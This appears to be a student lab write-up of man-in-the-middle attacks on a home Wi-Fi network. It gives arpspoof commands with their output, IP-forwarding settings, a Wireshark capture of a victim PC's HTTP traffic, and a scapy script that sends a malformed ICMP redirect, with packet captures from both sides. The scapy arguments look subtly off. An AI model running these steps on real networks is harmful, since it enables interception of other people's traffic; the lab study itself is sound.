
```
arjit@Arjit-PC:~$ arpspoof -i wlp2s0 -t 192.168.0.1 192.168.0.177
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required
arjit@Arjit-PC:~$ sudo su
[sudo] password for arjit:
root@Arjit-PC:/home/arjit#  arpspoof -i wlp2s0 -t 192.168.0.1 192.168.0.177
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
ec:2e:98:ea:94:e7 4:ba:d6:13:29:c8 0806 42: arp reply 192.168.0.177 is-at ec:2e:98:ea:94:e7
```

Capturing using wireshark



```
arjit@Arjit-PC:~$ sudo sysctl -w net.ipv4.ip_forward=1
[sudo] password for arjit:
net.ipv4.ip_forward = 1
arjit@Arjit-PC:~$ sudo sysctl -w net.ipv4.conf.allsend_redirects=1
sysctl: cannot stat /proc/sys/net/ipv4/conf/allsend_redirects: No such file or directory
arjit@Arjit-PC:~$ sudo sysctl -w net.ipv4.conf.all.accept_redirects=1
net.ipv4.conf.all.accept_redirects = 1
arjit@Arjit-PC:~$ sudo wireshark
 ** (wireshark:7730) 21:17:49.951811 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaul
ting to '/tmp/runtime-root'
 ** (wireshark:7730) 21:18:36.616180 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:7730) 21:18:36.673981 [Capture MESSAGE] -- Capture started
 ** (wireshark:7730) 21:18:36.674054 [Capture MESSAGE] -- File: "/tmp/wireshark_wlp2s0MXILL2.pcapng"
 ** (wireshark:7730) 21:18:52.636020 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:7730) 21:18:52.699146 [Capture MESSAGE] -- Capture stopped.
 ** (wireshark:7730) 21:18:57.365356 [GUI WARNING] -- failed to create compose table
```

In the below Screenshot we can see that windows pc visited example.com. We are seeing this on ubuntu machine using wireshark, hence able to intercept the http traffic of windows pc.



ip.addr == 192.168.0.177

example.com

```
No.  Time        Source         Destination      Protocol Length Info
   8 0.343209428 192.168.0.177  52.109.56.31     TLSv1…     89 Application Data
   9 0.343236110 192.168.0.177  52.109.56.31     TCP        89 [TCP Retransmission] 49279 → 443 [PSH, ACK] Seq=1 Ack=1 Win=514 Len=35
  11 0.423652471 192.168.0.177  52.109.56.31     TLSv1…     87 Application Data
  12 0.423685184 192.168.0.177  52.109.56.31     TCP        87 [TCP Retransmission] 49279 → 443 [PSH, ACK] Seq=36 Ack=1 Win=514 Len=33
  19 0.868893635 192.168.0.177  192.168.239.128  TCP        66 55638 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  20 0.868923684 192.168.0.177  192.168.239.128  TCP        66 [TCP Out-Of-Order] [TCP Port numbers reused] 55638 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=…
  42 4.816407418 192.168.0.177  93.184.216.34    TCP        66 55640 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
  43 4.816435292 192.168.0.177  93.184.216.34    TCP        66 [TCP Out-Of-Order] [TCP Port numbers reused] 55640 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=25…
  49 5.037275134 192.168.0.177  93.184.216.34    TCP        60 55640 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  50 5.037323377 192.168.0.177  93.184.216.34    TCP        54 [TCP Dup ACK 49#1] 55640 → 80 [ACK] Seq=1 Ack=1 Win=131328 Len=0
  51 5.037275715 192.168.0.177  93.184.216.34    HTTP      403 GET / HTTP/1.1
  52 5.037354086 192.168.0.177  93.184.216.34    TCP       403 [TCP Retransmission] 55640 → 80 [PSH, ACK] Seq=1 Ack=1 Win=131328 Len=349
  56 5.309210472 192.168.0.177  93.184.216.34    TCP        60 55640 → 80 [ACK] Seq=350 Ack=1028 Win=130304 Len=0
  57 5.309266330 192.168.0.177  93.184.216.34    TCP        54 [TCP Dup ACK 56#1] 55640 → 80 [ACK] Seq=350 Ack=1028 Win=130304 Len=0
  60 5.482037240 192.168.0.177  93.184.216.34    HTTP      358 GET /favicon.ico HTTP/1.1
  61 5.482075895 192.168.0.177  93.184.216.34    TCP       358 [TCP Retransmission] 55640 → 80 [PSH, ACK] Seq=350 Ack=1028 Win=130304 Len=304
  65 5.748683308 192.168.0.177  93.184.216.34    TCP        60 55640 → 80 [ACK] Seq=654 Ack=2041 Win=131328 Len=0
  66 5.748714669 192.168.0.177  93.184.216.34    TCP        54 [TCP Dup ACK 65#1] 55640 → 80 [ACK] Seq=654 Ack=2041 Win=131328 Len=0
 174 8.115485865 192.168.0.177  142.250.182.14   UDP        74 49971 → 443 Len=32
```

```
▸ Transmission Control Protocol, Src Port: 55640, Dst Port: 80, Seq: 1, Ack: 1, Len: 349
0020  d8 22 d9 58 00 50 f1 d4  7f b3 72 34 de 6a 50 18   ·"·X·P··  ··r4·jP·
0030  02 01 a6 d6 00 00 47 45  54 20 2f 20 48 54 54 50   ······GE T / HTTP
0040  2f 31 2e 31 0d 0a 48 6f  73 74 3a 20 77 77 77 2e   /1.1··Ho st: www.
0050  65 78 61 6d 70 6c 65 2e  63 6f 6d 0d 0a 55 73 65   example. com··Use
0060  72 2d 41 67 65 6e 74 3a  20 4d 6f 7a 69 6c 6c 61   r-Agent:  Mozilla
0070  2f 35 2e 30 20 28 57 69  6e 64 6f 77 73 20 4e 54   /5.0 (Wi ndows NT
0080  20 31 30 2e 30 3b 20 57  69 6e 36 34 3b 20 78 36    10.0; W in64; x6
0090  34 3b 20 72 76 3a 31 32  34 2e 30 29 20 47 65 63   4; rv:12 4.0) Gec
00a0  6b 6f 2f 32 30 31 30 30  31 30 31 20 46 69 72 65   ko/20100 101 Fire
00b0  66 6f 78 2f 31 32 34 2e  30 0d 0a 41 63 63 65 70   fox/124. 0··Accep
00c0  74 3a 20 74 65 78 74 2f  68 74 6d 6c 2c 61 70 70   t: text/ html,app
00d0  6c 69 63 61 74 69 6f 6e  2f 78 68 74 6d 6c 2b 78   lication /xhtml+x
00e0  6d 6c 2c 61 70 70 6c 69  63 61 74 69 6f 6e 2f 78   ml,appli cation/x
00f0  6d 6c 3b 71 3d 30 2e 39  2c 69 6d 61 67 65 2f 61   ml;q=0.9 ,image/a
0100  76 69 66 2c 69 6d 61 67  65 2f 77 65 62 70 2c 2a   vif,imag e/webp,*
0110  2f 2a 3b 71 3d 30 2e 38  0d 0a 41 63 63 65 70 74   /*;q=0.8 ··Accept
0120  2d 4c 61 6e 67 75 61 67  65 3a 20 65 6e 2d 55 53   -Languag e: en-US
0130  2c 65 6e 3b 71 3d 30 2e  35 0d 0a 41 63 63 65 70   ,en;q=0. 5··Accep
0140  74 2d 45 6e 63 6f 64 69  6e 67 3a 20 67 7a 69 70   t-Encodi ng: gzip
0150  2c 20 64 65 66 6c 61 74  65 0d 0a 43 6f 6e 6e 65   , deflat e··Conne
0160  63 74 69 6f 6e 3a 20 6b  65 65 70 2d 61 6c 69 76   ction: k eep-aliv
```

Transmission Control Protocol (tcp), 20 bytes


Packets: 377 · Displayed: 88 (23.3%) · Dropped: 0 (0.0%)

Profile: Default

Active attack:


We used a simple malformed ICMP packet using python's scapy library. All we need is scapy module and IP addresses of victim's PC and gateway IP.

Python program using scapy module




```python
from scapy.all import *
#Creating ICMP packet
icmp_redirect = Ether()/IP (source="192.168.0.140", destination="192.168.0.177")/ICMP (type=5,
code=1, gw="192.168.0.1")
# Sending the ICMP packet using the interface wlp2s0.
sendp(icmp_redirect, iface="wlp2s0")
```

Running the program




```
.
Sent 1 packets.
arjit@Arjit-PC:~/.local/lib/python3.10/site-packages$ sudo python3 mal1.py
.
Sent 1 packets.
arjit@Arjit-PC:~/.local/lib/python3.10/site-packages$ 
```

Attacker's wireshark capture showing the ICMP Packet



```
Wireshark                                  Mar 25  21:46
assignment.pcapng
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>
Packet details    Narrow & Wide    Case sensitive    String    ICMP    Find    Cancel

No.   Time      Source              Destination         Protocol Length Info
    1 0.000000  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    2 0.339710  AzureWav_ea:94:e7   Broadcast           ARP       60 Who has 192.168.0.177? Tell 192.168.0.140
    3 0.339728  ASUSTekC_e2:f2:47   AzureWav_ea:94:e7   ARP       42 192.168.0.177 is at 04:d4:c4:e2:f2:47
    4 0.374594  192.168.0.140       192.168.0.177       ICMP      60 Redirect             (Redirect for host)[Malformed Packet]
    5 2.003703  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    6 2.177907  192.168.0.177       192.168.239.128     TCP       66 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    7 3.193176  192.168.0.177       192.168.239.128     TCP       66 [TCP Retransmission] [TCP Port numbers reused] 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    8 4.000729  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    9 4.215570  192.168.0.177       142.250.182.14      UDP       71 62678 → 443 Len=29
   10 4.260732  142.250.182.14      192.168.0.177       UDP       70 443 → 62678 Len=28
   11 5.130931  52.22.119.135       192.168.0.177       TCP       60 443 → 54719 [ACK] Seq=1 Ack=1 Win=8 Len=0
   12 5.130953  192.168.0.177       52.22.119.135       TCP       54 [TCP ACKed unseen segment] 54719 → 443 [ACK] Seq=1 Ack=2 Win=512 Len=0
   13 5.201639  192.168.0.177       192.168.239.128     TCP       66 [TCP Retransmission] [TCP Port numbers reused] 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   14 6.000996  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7

▾ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{9172BAD0-FEAD-45CD-86CB-1B328838AA09}, id 0
  ▸ Interface id: 0 (\Device\NPF_{9172BAD0-FEAD-45CD-86CB-1B328838AA09})
    Encapsulation type: Ethernet (1)
    Arrival Time: Mar 25, 2024 21:43:24.225943000 IST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1711383204.225943000 seconds
    [Time delta from previous captured frame: 0.034866000 seconds]
    [Time delta from previous displayed frame: 0.034866000 seconds]
    [Time since reference or first frame: 0.374594000 seconds]
    Frame Number: 4
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:icmp]
    [Coloring Rule Name: ICMP errors]
    [Coloring Rule String: icmp.type eq 3 || icmp.type eq 4 || icmp.type eq 5 || icmp.type eq 11 || icmpv6.type eq 1 || icmpv6.type eq 2 || icmpv6.type eq 3 || icmpv6.type eq 4]
▸ Ethernet II, Src: AzureWav_ea:94:e7 (ec:2e:98:ea:94:e7), Dst: ASUSTekC_e2:f2:47 (04:d4:c4:e2:f2:47)
▸ Internet Protocol Version 4, Src: 192.168.0.140, Dst: 192.168.0.177
▸ Internet Control Message Protocol
▸ [Malformed Packet: ICMP]

0000  04 d4 c4 e2 f2 47 ec 2e  98 ea 94 e7 08 00 45 00   ·····G·. ······E·
0010  00 1c 00 01 00 00 40 01  f8 52 c0 a8 00 8c c0 a8   ······@· ·R······
0020  00 b1 05 01 3a 55 c0 a8  00 01 00 00 00 00 00 00   ····:U·· ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

Search reached the end. Continuing at beginning.        Packets: 14 · Displayed: 14 (100.0%)        Profile: Default
```

Victim's wireshark capture proving that it recieved a ICMP packet



```
Wireshark                                  Mar 25  21:45
assignment.pcapng
File  Edit  View  Go  Capture  Analyze  Statistics  Telephony  Wireless  Tools  Help
Apply a display filter ... <Ctrl-/>
Packet details    Narrow & Wide    Case sensitive    String    ICMP    Find    Cancel

No.   Time      Source              Destination         Protocol Length Info
    1 0.000000  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    2 0.339710  AzureWav_ea:94:e7   Broadcast           ARP       60 Who has 192.168.0.177? Tell 192.168.0.140
    3 0.339728  ASUSTekC_e2:f2:47   AzureWav_ea:94:e7   ARP       42 192.168.0.177 is at 04:d4:c4:e2:f2:47
    4 0.374594  192.168.0.140       192.168.0.177       ICMP      60 Redirect             (Redirect for host)[Malformed Packet]
    5 2.003703  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    6 2.177907  192.168.0.177       192.168.239.128     TCP       66 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    7 3.193176  192.168.0.177       192.168.239.128     TCP       66 [TCP Retransmission] [TCP Port numbers reused] 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
    8 4.000729  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7
    9 4.215570  192.168.0.177       142.250.182.14      UDP       71 62678 → 443 Len=29
   10 4.260732  142.250.182.14      192.168.0.177       UDP       70 443 → 62678 Len=28
   11 5.130931  52.22.119.135       192.168.0.177       TCP       60 443 → 54719 [ACK] Seq=1 Ack=1 Win=8 Len=0
   12 5.130953  192.168.0.177       52.22.119.135       TCP       54 [TCP ACKed unseen segment] 54719 → 443 [ACK] Seq=1 Ack=2 Win=512 Len=0
   13 5.201639  192.168.0.177       192.168.239.128     TCP       66 [TCP Retransmission] [TCP Port numbers reused] 54727 → 1514 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
   14 6.000996  AzureWav_ea:94:e7   ASUSTekC_e2:f2:47   ARP       60 192.168.0.1 is at ec:2e:98:ea:94:e7

▾ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface \Device\NPF_{9172BAD0-FEAD-45CD-86CB-1B328838AA09}, id 0
  ▸ Interface id: 0 (\Device\NPF_{9172BAD0-FEAD-45CD-86CB-1B328838AA09})
    Encapsulation type: Ethernet (1)
    Arrival Time: Mar 25, 2024 21:43:24.225943000 IST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1711383204.225943000 seconds
    [Time delta from previous captured frame: 0.034866000 seconds]
    [Time delta from previous displayed frame: 0.034866000 seconds]
    [Time since reference or first frame: 0.374594000 seconds]
    Frame Number: 4
    Frame Length: 60 bytes (480 bits)
    Capture Length: 60 bytes (480 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:icmp]
    [Coloring Rule Name: ICMP errors]
    [Coloring Rule String: icmp.type eq 3 || icmp.type eq 4 || icmp.type eq 5 || icmp.type eq 11 || icmpv6.type eq 1 || icmpv6.type eq 2 || icmpv6.type eq 3 || icmpv6.type eq 4]
▸ Ethernet II, Src: AzureWav_ea:94:e7 (ec:2e:98:ea:94:e7), Dst: ASUSTekC_e2:f2:47 (04:d4:c4:e2:f2:47)
▸ Internet Protocol Version 4, Src: 192.168.0.140, Dst: 192.168.0.177
▸ Internet Control Message Protocol
▸ [Malformed Packet: ICMP]

0000  04 d4 c4 e2 f2 47 ec 2e  98 ea 94 e7 08 00 45 00   ·····G·. ······E·
0010  00 1c 00 01 00 00 40 01  f8 52 c0 a8 00 8c c0 a8   ······@· ·R······
0020  00 b1 05 01 3a 55 c0 a8  00 01 00 00 00 00 00 00   ····:U·· ········
0030  00 00 00 00 00 00 00 00  00 00 00 00               ········ ····

Protocols carried by this frame (frame.protocols)        Packets: 14 · Displayed: 14 (100.0%)        Profile: Default
```

P.S. : ALL the pcaps are given for verification.

References:

- https://thecybersecurityman.com/2018/08/11/creating-an-evil-twin-or-fake-access-point-using-aircrack-ng-and-dnsmasq-part-2-the-attack/
- https://anooppoommen.medium.com/create-a-wifi-hotspot-on-linux-29349b9c582d
- https://witestlab.poly.edu/blog/conduct-a-simple-man-in-the-middle-attack-on-a-wifi-hotspot/
- https://askubuntu.com/questions/318973/how-do-i-create-a-wifi-hotspot-sharing-wireless-internet-connection-single-adap/324785#324785
- https://wiki.archlinux.org/title/software_access_point#Wireless_client_and_software_AP_with_a_single_Wi-Fi_device
- https://w1.fi/hostapd/
- https://wiki.archlinux.org/title/Network_configuration/Wireless
- https://www.howtogeek.com/214080/how-to-turn-your-windows-pc-into-a-wi-fi-hotspot/